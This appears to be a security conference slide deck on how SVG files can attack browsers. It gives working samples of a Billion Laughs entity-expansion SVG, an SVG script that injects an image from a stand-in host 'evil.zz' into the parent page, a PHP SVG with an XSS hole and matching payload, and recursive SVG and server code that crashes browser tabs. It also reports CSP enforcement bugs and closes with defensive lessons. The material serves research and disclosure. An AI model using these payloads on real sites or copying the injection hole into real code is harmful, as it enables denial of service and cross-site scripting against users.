

# SVG

## Exploiting Browsers without Image Parsing Bugs

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# Outline

## 1 A brief introduction to SVG

- What is SVG?
- Using SVG with HTML
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## 3 Content Security Policy

- A brief introduction
- CSP Violations

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# What is SVG?

- **Scalable Vector Graphics**
- XML-based
- W3C (<http://www.w3.org/TR/SVG/>)
- Development started in 1999
- Current version is 1.1, published in 2011
- Version 2.0 is in development
- First browser with native support was Konqueror in 2004;
- IE was the last major browser to add native SVG support (in 2011)

# A simple example

## Source code

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
<circle
  cx="0"
  cy="0"
  r="24"
  fill="#c8c8c8"/>
</svg>
```


# A simple example

As rendered



## A simple example

I am not an artist.



# Embedding SVG in HTML

- As a static image:
  - `img` tag
  - CSS resources (eg, `background-image`)
- As a nested document
  - `object` tag
  - `embed` tag
  - `iframe` tag
- In-line
- `canvas` tag

# SVG with CSS

## In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <style>
    circle {fill: orange }
  </style>
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```



# SVG with CSS

## External

```
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<?xml-stylesheet type="text/css"
      href="circle.css"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```



# SVG with CSS

As rendered



(a) Without CSS



(b) With CSS

# SVG with JavaScript

## In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <script>
    window.onload = function() {
      document.getElementsByTagName("circle")[0].style.stroke = "red";
      document.getElementsByTagName("circle")[0].style.strokeWidth = "2";
    };
  </script>
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```



# SVG with JavaScript

## External

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  xmlns:xlink="http://www.w3.org/1999/xlink"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <script type="text/javascript" xlink:href="circle.js"></script>
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```




# SVG with JavaScript

As rendered



(a) Without JavaScript



(b) With JavaScript

# SVG with an external image

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  xmlns:xlink="http://www.w3.org/1999/xlink"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
  <image x="0" y="0" width="34" height="34" xlink:href="circle-image.svg" />
</svg>
```

# SVG with an external image

As rendered



(a) Normal



(b) With an external image

# SVG with embedded HTML

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  xmlns:xhtml="http://www.w3.org/1999/xhtml"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
  <foreignObject x="0" y="0" width="34" height="34">
    <xhtml:xhtml>
      <xhtml:head>
        <xhtml:style>
          document,body,img { padding: 0px; margin: 0px; border: 0px; }
        </xhtml:style>
      </xhtml:head>
      <xhtml:body>
        <xhtml:object width="34" height="34" type="image/svg+xml" data="circle.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
  </foreignObject>
</svg>
```



# SVG with embedded HTML

As rendered



(a) Normal



(b) With another SVG embedded inside  
HTML in a foreignObject

# Attack surface

Since SVG can do pretty much everything that HTML can do, the attack surface is very similar:


- XML attacks (Billion Laughs, etc.)
- DOM attacks
- XSS
- Etc.

# Billion Laughs

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
[
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
  <text x="0" y="0" fill="black">&lol9;</text>
</svg>
```



# Billion Laughs

Chrome



# Billion Laughs

Firefox




# Attacking the DOM

## Innocent HTML

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>Same-origin SVG</h1>
    <div style="border: 1px solid black">
      <object data="harmless.svg" type="image/svg+xml"
        width="68" height="68"></object>
    </div>
  </body>
</html>
```

# Attacking the DOM

As rendered



# Attacking the DOM

## Malicious SVG

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <script>
    var elmt = top.document.createElement("img");
    elmt.src = "http://evil.zz/pwned.png"
    elmt.style.position = "absolute";
    elmt.style.top = "0";
    elmt.style.left="0";
    top.document.body.appendChild(elmt);
  </script>
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```



# Attacking the DOM

## Results




# XSS

## Code


```
<?php
header("Content-type: image/svg+xml");
echo "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\"?>"
?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="<?php echo $_GET['colour']; ?>"/>
</svg>
```

# XSS

## Results



(a) `http://svg.test/circle-xss.svg.php?colour=blue`



(b) `http://svg.test/circle-xss.svg.php?colour="><script>alert(/pwnt!/);</script>`

# Security model

- SVG loaded as static images are treated like other image formats:
  - External resources (stylesheets, scripts, other images, etc.) are not loaded.
  - Scripts are never executed.
  - Internal stylesheets and data URIs are allowed.
- SVG loaded as nested documents are treated just like HTML:
  - External resources are loaded.
  - Scripts are executed.
  - Same-Origin Policy applies.
  - Sandboxed iframes disable script execution
  - Browsers must never load a document as a child of itself.

# Internet Explorer always loads external CSS

## Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>SVG with external CSS</h1>
    <div style="border: 1px solid black">
      
    </div>
  </body>
</html>
```


```
<?xml version="1.0" encoding="UTF-8"
  standalone="no"?>
<?xml-stylesheet type="text/css"
  href="circle.css"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```

# Internet Explorer always loads external CSS

## Results



(a) Chrome



(b) Internet Explorer

# Chrome loads cross-origin CSS

## Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>Cross-origin SVG with external CSS</h1>
    <div style="border: 1px solid black">
      
    </body>
  </html>
```


```
<?xml version="1.0" encoding="UTF-8"
  standalone="no"?>
<?xml-stylesheet type="text/css"
  href="http://dom1.svg.test/circle.css"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```

# Chrome loads cross-origin CSS

## Results



(a) Firefox



(b) Chrome

Chrome bug 384527<sup>1</sup>; fixed in Chromium build 277444

<sup>1</sup><https://code.google.com/p/chromium/issues/detail?id=384527>



# Internet Explorer always loads external images

## Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>SVG that loads another SVG</h1>
    <div style="border: 1px solid black">
      
    </div>
  </body>
</html>
```

```
<?xml version="1.0" encoding="UTF-8"
  standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
  <image x="34" y="34" width="34" height="34"
    xlink:href="recurse2.svg" />
</svg>
```

# Internet Explorer always loads external images

## Results



(a) Chrome



(b) Internet Explorer

Reported to Microsoft; "Not a security bug".

# Recursion

We get SVGnal. Main SVGeen turn on.



# Recursion

- Browsers' checks for recursive documents are based on the URI. So as long as the URI changes at every iteration, we can make a recursive document.
- The query string is part of the URI, but is ignored by HTTP file servers.
- To change the query string at every iteration, we need scripting.
- We can't use `svg:image` because that doesn't run scripts, so we use `html:object` inside `svg:foreignObject`.
- Internet Explorer doesn't render `svg:foreignObject`,<sup>2</sup> but IE does run scripts and load external documents inside it!

---

<sup>2</sup>[http://msdn.microsoft.com/en-us/library/hh834675\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/hh834675(v=vs.85).aspx)


# Recursion

## Code

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xhtml="http://www.w3.org/1999/xhtml"
  width="68" height="68" viewBox="-34 -34 68 68" version="1.1">
  <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>
  <foreignObject x="0" y="0" width="34" height="34">
    <xhtml:xhtml>
      <xhtml:head>
        <xhtml:script>
          window.onload = function() {
            var query = "?" + (parseInt(document.location.search.split("?")[1]) + 1)
            var obj = document.getElementsByTagName("object")[0];
            obj.setAttribute("data", document.location.protocol + "://" +
              document.location.host + document.location.pathname + query);
          };
        </xhtml:script>
      </xhtml:head>
      <xhtml:body>
        <xhtml:object width="34" height="34" type="image/svg+xml"
          data="recursive-foreignobject.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
  </foreignObject>
```

# Recursion


As rendered in Firefox



Firefox stops at 10 iterations.

# Recursion

As rendered in Chrome




Chrome bug 383180<sup>3</sup>: tab crash after ~241 iterations.

<sup>3</sup><https://code.google.com/p/chromium/issues/detail?id=383180>

# Recursion

As rendered in Internet Explorer



Tab crash in IE 11 and 12 DC1 after >4000 iterations.

Reported to Microsoft; "Not a security bug".




# Recursion

## IE and image

```
var http = require('http');
var svg = '<?xml version="1.0" encoding="UTF-8" standalone="no"?>\
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"\
  width="68" height="68" viewBox="-34 -34 68 68" version="1.1">\
  <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>\
  <image x="34" y="34" width="34" height="34" xlink:href="REPLACE" />\
</svg> '
http.createServer(function(request, response) {
  var num = parseInt(request.url.substr(1))
  if (isNaN(num)) {
    response.writeHead(400, {'Content-Type': 'text/plain'});
    response.end();
  } else {
    response.writeHead(200, {'Content-Type': 'image/svg+xml'});
    console.log(num);
    response.end(svg.replace("REPLACE", ""+(num+1)));
  }
}).listen(8000);
```

# Recursion

As rendered in IE



IE 11 and 12 DC1 run >250,000 iterations before crashing, which takes a while.

Reported to Microsoft; "Not a security bug".

# Content Security Policy

## An introduction

- Exploit mitigation system.
- Policies restrict the allowed sources for scripts, styles, images, etc. Resources may only come from white-listed origins.
- Blocks mixed content: eval, in-line scripts and styles, data: URIs, etc.
- Can be used to restrict content to https: URIs.
- Sent by the server in Content-Security-Policy headers; enforced by the browser.
- More information:  
[https://www.isecpartners.com/media/106598/csp\\_best\\_practices.pdf](https://www.isecpartners.com/media/106598/csp_best_practices.pdf)

# Content Security Policy

## An example

```
Content-Security-Policy: default-src 'none'; script-src 'self';  
style-src 'self'; img-src 'self' data: http://images.svg.test;  
object-src 'self' http://images.svg.test; frame-src 'self'  
http://images.svg.test;
```

- Defaults to not allowing content from any source.
- Scripts and styles are only allowed from external files at the same origin.
- Static images are allowed from data: URIs, from files at the same origin, and from files at `http://nocsp.svg.test`.
- Objects and frames are allowed from the same origin and from `http://nocsp.svg.test`.
- Media (audio, video), fonts, and connections (XMLHttpRequest, WebSockets, etc.) are not allowed on any origin.

# Content Security Policy

## Why you should use it

- Think ASLR+DEP for web apps.
- It's hard to get XSS if the browser will only execute scripts from white-listed static documents and `eval` is banned globally.
- Firefox and Chrome have supported it for a while. It's "in development" for IE 12.<sup>4</sup>
- A lot of web frameworks like to mix content, scripts, and styles, so get started on separating them as soon as possible.
- It also applies to SVG!

---

<sup>4</sup><http://status.modern.ie/contentsecuritypolicy>

# Chrome style-src violation

When an SVG with in-line CSS is loaded with `style-src 'self'` from a static image context, the CSS is applied contrary to the CSP.<sup>5</sup>



(a) Firefox



(b) Chrome


Chrome bug 378500. No action since 30 May.

<sup>5</sup><https://code.google.com/p/chromium/issues/detail?id=378500>


# Chrome frame-src vs. object-src

`object-src 'self'; frame-src 'none'`

Either `frame-src` and `object-src` apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* `object-src` and `frame-src` to HTML `object` and `embed` tags, rather than only `object-src`.<sup>6</sup>



(a) Firefox




(b) Chrome

<sup>6</sup> <https://code.google.com/p/chromium/issues/detail?id=400840>


# frame-src vs. object-src

object-src 'none'; frame-src 'self'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* object-src and frame-src to HTML object and embed tags, rather than only object-src.<sup>7</sup>



(a) Firefox



(b) Chrome


<sup>7</sup><https://code.google.com/p/chromium/issues/detail?id=400840>




# frame-src vs. object-src

object-src 'self'; frame-src 'self'

Either frame-src and object-src apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* object-src and frame-src to HTML object and embed tags, rather than only object-src.<sup>8</sup>



(a) Firefox




(b) Chrome


<sup>8</sup> <https://code.google.com/p/chromium/issues/detail?id=400840>

# Sandboxed iframes in Chrome

Chrome doesn't apply style-src correctly to sandboxed iframes.



(a) Firefox



(b) Chrome

## Other issues

- Firefox did not properly apply CSP to sandboxed iframes prior to version 28.0. It is still not properly applied in the Firefox 24 ESR branch.<sup>9</sup> This appears to have been due to wider problems with sandboxed iframes.
- Both Chrome<sup>10</sup> and Firefox<sup>11</sup> display in-line SVG even under the CSP `img-src: none`. There does not appear to be agreement on whether an in-line SVG is an image or something else. My position is that since `data: URIs` can be blocked using `img-src`, in-line SVG should be blockable as well.
- `style-src` didn't prevent Chrome from incorrectly loading cross-origin stylesheets from static image SVGs.<sup>12</sup>

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<sup>9</sup>[https://bugzilla.mozilla.org/show\\_bug.cgi?id=1018310](https://bugzilla.mozilla.org/show_bug.cgi?id=1018310)

<sup>10</sup><https://code.google.com/p/chromium/issues/detail?id=378500>

<sup>11</sup>[https://bugzilla.mozilla.org/show\\_bug.cgi?id=1018310](https://bugzilla.mozilla.org/show_bug.cgi?id=1018310)

<sup>12</sup><https://code.google.com/p/chromium/issues/detail?id=378500>

# Lessons to be learned

- Treat SVG like you would HTML, not like you would PNG.
- Never load untrusted SVG as an object or iframe from the same origin as trusted content.
- Major browsers still have issues correctly enforcing web security rules.
- CSP is your friend. Use it. Even if you can't use it right away, design new code to be CSP-compatible.

# Future work

- Mobile browsers
- Different CSPs on HTML and embedded SVG
- SVG 2.0: `iframe` and `canvas` and other fun stuff?
- SVG's `use` element and anything else that takes a URI argument
- IE12's CSP implementation

## More information

- SVG 1.1: <http://www.w3.org/TR/SVG/single-page.html>,  
<https://developer.mozilla.org/en-US/docs/Web/SVG>
- CSP 1.0: <http://www.w3.org/TR/CSP/>,  
<https://developer.mozilla.org/en-US/docs/Web/Security/CSP>,  
[https://www.isecpartners.com/media/106598/csp\\_best\\_practices.pdf](https://www.isecpartners.com/media/106598/csp_best_practices.pdf)
- HTML 5: <http://www.w3.org/TR/html5/Overview.html>
- SVG as a static image:  
[https://developer.mozilla.org/en-US/docs/Web/SVG/SVG\\_as\\_an\\_Image](https://developer.mozilla.org/en-US/docs/Web/SVG/SVG_as_an_Image)
- Integrating SVG with other stuff:  
<http://www.w3.org/TR/2014/WD-svg-integration-20140417/>

# QUESTIONS?

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[HTTP://ISECPARTNERS.GITHUB.IO](http://isecpartners.github.io)